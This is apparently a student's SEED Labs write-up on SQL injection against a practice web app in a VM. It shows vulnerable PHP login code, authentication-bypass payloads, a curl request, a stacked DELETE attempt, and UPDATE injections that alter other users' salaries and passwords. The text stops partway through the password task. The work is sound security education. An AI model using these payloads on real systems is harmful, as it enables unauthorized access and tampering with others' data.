LAB 3: SQL INJECTION

SQL Injection :

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. There are three types of SQLinjection: In-band ,Out-of-band, Blind SQLi.


Lab Setup:

For this task I have used UBUNTU 16.04 with preconfigured specifications.

`URL Used: http://www.SEEDLabSQLInjection.com`

Apache Configuration in the command prompt:

```
sudo service apache2 start
```



3.1 Task 1: Get Familiar with SQL Statements


USERS (Database) → **Credential** (Table)

MySQL is an open-source relational database management system. We will use MySQL for this lab. In the SEEDUbuntu VM image,

username is *root* and password is *seedubuntu*

Now login to MySQL console using the following command:

mysql -u root -pseedubuntu



Loading the existing database `Users` and showing what tables are present in the database `Credential`

```
mysql> use Users;
Database changed
mysql> show tables;
+------------------+
| Tables_in_Users  |
+------------------+
| credential       |
+------------------+
1 row in set (0.00 sec)

mysql>
```

Displaying data from the table Credential where name of the employee is Alice.

```
/bin/bash
/bin/bash 80x24
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql> select * from credential where name = "Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

3.2 Task 2: SQL Injection Attack on SELECT Statement

There is a login page at `http://www.SEEDLabSQLInjection.com`

Our job, as an attacker, is to log into the web application without knowing any employee's credential.

The following code snippet of PHP code `unsafehome.php`, shows how users are authenticated.

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);

// The following is Pseudo Code
if(id != NULL) {
```


```
  if(name=='admin') {
     return All employees information;
  } else if (name !=NULL){
    return employee information;
  }
} else {
  Authentication Fails;
}
```


The SQL statement uses two variables, `inputuname` and `hashedpwd` where `inputuname` holds the string typed by users in the username field of the login page, while `hashedpwd` holds the sha1 hash of the password typed by the user. The program checks whether any record matches with the provided username and password; if there is a match, the user is successfully authenticated, and is given the corresponding employee information. If there is no match, the authentication fails.

- **Task 2.1: SQL Injection Attack from webpage**

The task is to login into the web application as the `administrator` from the login page where we know that the username is `"admin"` but the password is unknown. Now, the application can be exploited using SQLInjection.

The username will be `admin'#` which denotes the fact that username is `admin` and ' means the value has ended. The trailing # forces everything after this value to become a comment thus the password verification is commented out. This allows us access to the web application.





- **Task 2.2: SQL Injection Attack from command line**

In this task, command line is used to gain access to the application as the administrator. `Curl` command can be used to access the homepage of the admin. The URL parameter for the following is:

'www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password'

```
[11/04/20]seed@VM:~$
[11/04/20]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->
```

Here `unsafe_home.php` is the page which is responsible for authentication. The URL is enclosed in single quotes to avoid the shell from interpreting the special characters used. The single quote is encoded to `%27` and # is encoded to `%23`

```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='s
r-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='but
ton' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table
 class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col
'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><t
body><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td
>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><
td>98993524</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td
/td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>[11/04/20]seed@VM:~$
```

The exploit was successful, and data is retrieved.


- **Task 2.3: Append a new SQL statement**


Two SQL statements are concatenated by using ;

So we inject the Attack Vector:

`admin' OR 1=1 ; delete from credential where name = 'Alice'; #`
But the exploit fails because in PHP's mysqli extension, the `mysqli::query()` API doesn't allow the multiple queries to run in database server.

Multiple queries can be allowed if PHP uses `mysqli::multi_query()` instead.







3.3 Task 3: SQL Injection Attack on UPDATE Statement

The Edit Profile page on the application, allows the database table to be updated. So when employees update their information, SQL update query is executed. The PHP code implemented in `unsafeeditbackend.php` file is used to up-date employee's profile information.


- **Task 3.1: Modify your own salary.**
  We have to try to modify and increase Alice's `'salary'` in the Edit Profile page on the application. For that we login first as Alice by filling in the value `Alice'#` in the username field.



Now we can see Alice's profile page as follows:




When `edit profile` is clicked it is observed that Alice is permitted to change only the Nickname, Email, Address, Phone Number, Password fields. She cannot change the Salary field.




Now we input the Attack Vector:


```
Alice in wonderland', Salary ='95000' where EID = '10000';#
```

Here, Alice has the EID= 10000, so Alice's salary will be updated on successful attack.



After the save button is clicked, it is observed that the new salary of Alice changes to *95000* from *20000* and the new Nickname is also set to *Alice in wonderland* as given in the attack vector.






Thus the Nickname field is successfully exploited to update the Salary of Alice in the table.

- **Task 3.2: Modify other people' salary**

  Now we want to reduce the salary of Boby to $1 using SQL injection vulnerability in the nickname field. The same vulnerability is used here in the nickname field to modify Boby's Salary .

  Attack Vector is: `', Salary ='1' where name = 'Boby';#`


The nickname is set as null while the salary is updated from 30000 to 1 for "Boby" in the credential table. The rest of the SQL query is commented out using #



Now, we can verify if Boby's Salary has actually changed.

I have logged in as the admin to verify this.


We can observe that *Boby's Salary = "1"* and the *nickname = "null"* as given in the attack vector so the exploit was successful.



- **Task 3.3: Modify other people' password**


This involves changing Boby's password by staying logged in as Alice. After successful attack, we will have greater access to the victim's account and thus leading to greater damage.
However, Passwords are not stored with original values in the SQL database but instead recorded as SHA1 hash value of the password string.
Unlike the previous case, to change the password we will store the SHA1 value of the string we intend to keep as password.

To change the password to "ByeBuddy", we get it's SHA1 equivalent using:
`echo -n "ByeBuddy"| sha1sum | awk '{print $1}'`




Now, we can pass this
`"07f452ca69f70136e81526dbf84c14c0ae81906d"`
as the new password in Alice's profile through the Nickname field.

